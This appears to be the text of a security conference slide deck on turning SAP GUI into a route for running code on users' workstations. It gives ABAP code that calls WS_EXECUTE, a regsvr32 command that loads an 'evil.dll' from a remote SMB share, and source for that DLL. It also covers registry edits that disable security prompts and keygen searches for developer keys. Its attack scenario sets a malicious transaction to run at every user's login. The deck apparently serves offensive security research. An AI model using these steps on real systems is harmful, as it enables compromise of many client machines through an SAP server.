
After clicking on the web browser button, SAP GUI launched the IE browser and opened the URL without any security notification.

Interesting! Maybe we can start any program on the client’s computer...

dbacockpit




Browser ...




Example of a program which runs calc

```
0
9  REPORT TEST.
10 CALL FUNCTION 'WS_EXECUTE'
11     EXPORTING
12         program = 'calc.exe'
13         cmdline = ''
14         INFORM  = ''
15     EXCEPTIONS
16         FRONTEND_ERROR      = 1
17         NO_BATCH            = 2
18         PROG_NOT_FOUND      = 3
19         ILLEGAL_OPTION      = 4
20         GUI_REFUSE_EXECUTE  = 5
21         OTHERS              = 6.
```



BUT WHYYYYYYYYYYYY???



Looking for answers in forums

SAP GUI 7.20 Security Rules - How to 'Always Allow' Everything?

▲ The SAP GUI 7.20 comes with a list of security rules.


1 What is the best way to allow all access so that user's wont get any security prompts? I need a solution that can be applied to many users.

▼

★ security sap

share improve this question edited Mar 17 '11 at 15:46

asked Mar 10 '11 at 17:05


 Techboy 1,008 ● 4 ● 22 ● 39 2011-03-10 17:05

add a comment

2 Answers

active oldest votes

- ▲ These registry entries need to be added:
- 2 **32bit PC's:**
- ▼ HKEY_LOCAL_MACHINE\Software\SAP\SAPGUI Front\SAP Frontend Server\Security
- ✓ DWORD key SecurityLevel with a value of 0 DWORD key DefaultAction with a value of 0
- 64bit PC's:**
- HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\SAP\SAPGUI Front\SAP Frontend Server\Security
- DWORD key SecurityLevel with a value of 0 DWORD key DefaultAction with a value of 0
- The SAP GUI Security Manual implies that this option is reset to default whenever a patch is applied to the SAP GUI.



We have 3 ways

How to disable security prompt


Open some URL with
vulnerable/malicious
ActiveX using IE



Search mistakes in
whitelist EXE files

Analyze sapfsec.dll
which uses SAP GUI to
draw prompt

sapfsec.dll





```
*/regedt.exe</name>
*/regini.exe</name>
[SAP:GUIInstallDir]/help_04.exe</name>
[SAP:GUIInstallDir]/htmlhelp/shh.exe</name>
[SAP:GUIInstallDir]/gnbax.exe</name>
[SAP:GUIInstallDir]/gnbm.exe</name>
[SAP:GUIInstallDir]/gnbux.exe</name>
[SAP:GUIInstallDir]/gndlx.exe</name>
[SAP:GUIInstallDir]/gnetx.exe</name>
[SAP:GUIInstallDir]/gneux.exe</name>
[SAP:GUIInstallDir]/gngax.exe</name>
[SAP:GUIInstallDir]/gnhix.exe</name>
[SAP:GUIInstallDir]/gnhox.exe</name>
[SAP:GUIInstallDir]/gnhpx.exe</name>
[SAP:GUIInstallDir]/gnmsx.exe</name>
[SAP:GUIInstallDir]/gnnex.exe</name>
[SAP:GUIInstallDir]/gnpox.exe</name>
[SAP:GUIInstallDir]/gnsx.exe</name>
[SAP:GUIInstallDir]/gnstx.exe</name>
[SAP:GUIInstallDir]/gnsux.exe</name>
[SAP:GUIInstallDir]/gnupx.exe</name>
[SAP:GUIInstallDir]/gnwdx.exe</name>
[SAP:GUIInstallDir]/gnx.exe</name>
[SAP:GUIInstallDir]/sapirftr.exe</name>
[SAP:SAPInstallDir]/FrontEnd/iwb/kw_htmleditor/KW_HtmlEditor.exe</name>
[SAP:GUIInstallDir]/saplogon.exe</name>
[SAP:GUIInstallDir]/saplgpad.exe</name>
[SAP:GUIInstallDir]/sapgui.exe
```



White list? What? regsvr32?

.\FrontEnd\SAPgui\SAPRules.xml



regsvr32

Regsvr32 aka "Microsoft Register Server" is a command-line utility in Microsoft Windows operating systems for registering and unregistering DLLs and ActiveX controls in the Windows Registry.

regsvr32

The utility regsvr32.exe comes with Microsoft Windows and is designed to **load** and **run** code in DLLs.

regsvr32

```
regsvr32.exe /i /s \\SOME_SMB_SHARE\dir\EVIL.dll
```

Regsvr32

EVIL.DLL source code

```
#include <WINDOWS.h>
HRESULT DllRegisterServer(void)
{
    ShellExecute(0, "open", "c:\\Windows\\System32\\calc.exe", 0, 0, 0);
}
```

Call regsvr32 from ABAP

CALL FUNCTION 'WS_EXECUTE'

EXPORTING

program = 'c:\Windows\System32\regsvr32.exe'

commandline = '/i /s \\REMOTE_FOLDER\tmp\evil.dll'

INFORM = ''

EXCEPTIONS

FRONTEND_ERROR = 1

NO_BATCH = 2

PROG_NOT_FOUND = 3

ILLEGAL_OPTION = 4

GUI_REFUSE_EXECUTE = 5

OTHERS = 6.




Attack scenario


Threat modelling

- Attacker with exploits
- ABAP developer

Create a new EVIL_DEV user with SAP_ALL rights



Create a malicious program



Developer key?

Program

ABAP Editor: Initial Screen


Sub

You are not registered as a developer

Register in SAPNet
After registering you will receive an access key.

User name
Access key

Enter the key for
the object
SAP Release
Access key
Installation



It's no problem



Baidu 百度 Sap R3 License 百度一下

网页 新闻 贴吧 知道 音乐 图片 视频 地图 文库 更多»

百度为您找到相关结果约620,000个 搜索工具


[Keygen Sap R3 License And Object Key Generator v1.70 - 下载...](#)
2015年5月28日 - 破解关键字 sap Developer Key Object Key License Key SPAM/ASINT , 自己学习时所必需的一个小工具Keygen Sap R3 License And Object Key Generator v...
[download.csdn.net/deta...](#) - 百度快照 - 540条评价

[Sap+R3+License+And+Object+Key+Generator+v1\[1\].70\).zip - 下载...](#)
2013年4月25日 - Sap+R3+License+And+Object+Key+Generator+v1[1].70).zip sunsasi 2013-04-25上传 Sap+R3+License+And+Object+Key+Generator+v1[1].70).zip...
[download.csdn.net/deta...](#) - 百度快照 - 540条评价

[请教,有关SAP R3的License问题_百度知道](#)
4个回答 - 提问时间: 2013年08月01日
问题描述: R3 的License与机器相关联吗?就是说一个License可以用于多台机器吗?
最佳答案: 1、system license: 当安装完SAP以后,系统自动产生一个为期4周的临时license,在此期间内,一切操作正常。如果超过此期限,你就无法登录了,此时,只能用SAP...
[zhidao.baidu.com/link?...](#) - 评价

zapgui - generate sap r3 license keys.rar	1个回答	2013-10-28
IDES4.7 abap access key怎么破解?zapgui - g...	1个回答	2013-01-09

Insert, save and activate malicious program



Create custom transaction with se93

The screenshot displays the SAP 'Maintain Transaction' dialog box. The main window is titled 'Maintain Transaction' and has a menu bar with 'Transaction code', 'Edit', 'Goto', 'Utilities(M)', 'Environment', 'System', and 'Help'. Below the menu bar is a toolbar with various icons. The 'Create Transaction' sub-dialog is open, showing the following fields and options:

- Transaction code:** A text field containing 'MLAUNCHER'.
- Transaction attributes:**
 - Short text:** A text field containing 'description of transaction'.
 - Start object:** A group box containing five radio button options:
 - ☐ Program and screen (dialog transaction)
 - ☒ Program and selection screen (report transaction)
 - ☐ Method of a class (OO transaction)
 - ☐ Transaction with variant (variant transaction)
 - ☐ Transaction with parameters (parameter transaction)

At the bottom right of the 'Create Transaction' dialog are two buttons: a green checkmark and a red 'X'.

Connect custom transaction to malware program

Transaction code Edit Goto Utilities(M) Environment System Help

Transaction code:

Package:

Transaction text:

Program:

Selection screen:

Start with variant:

Authorization object:

Classification

Transaction classification

☒ Professional User Transaction

☐ Easy Web Transaction

☐ Pervasive enabled

Service:


GUI support

☐ SAPGUI for HTML

☐ SAPGUI for Java

☐ SAPGUI for Windows

Set **mlauncher** transaction by default



[illegible]



After user logged in system,
transaction mlauncher will be
executed.



evil.dll


Malicious DLL
request

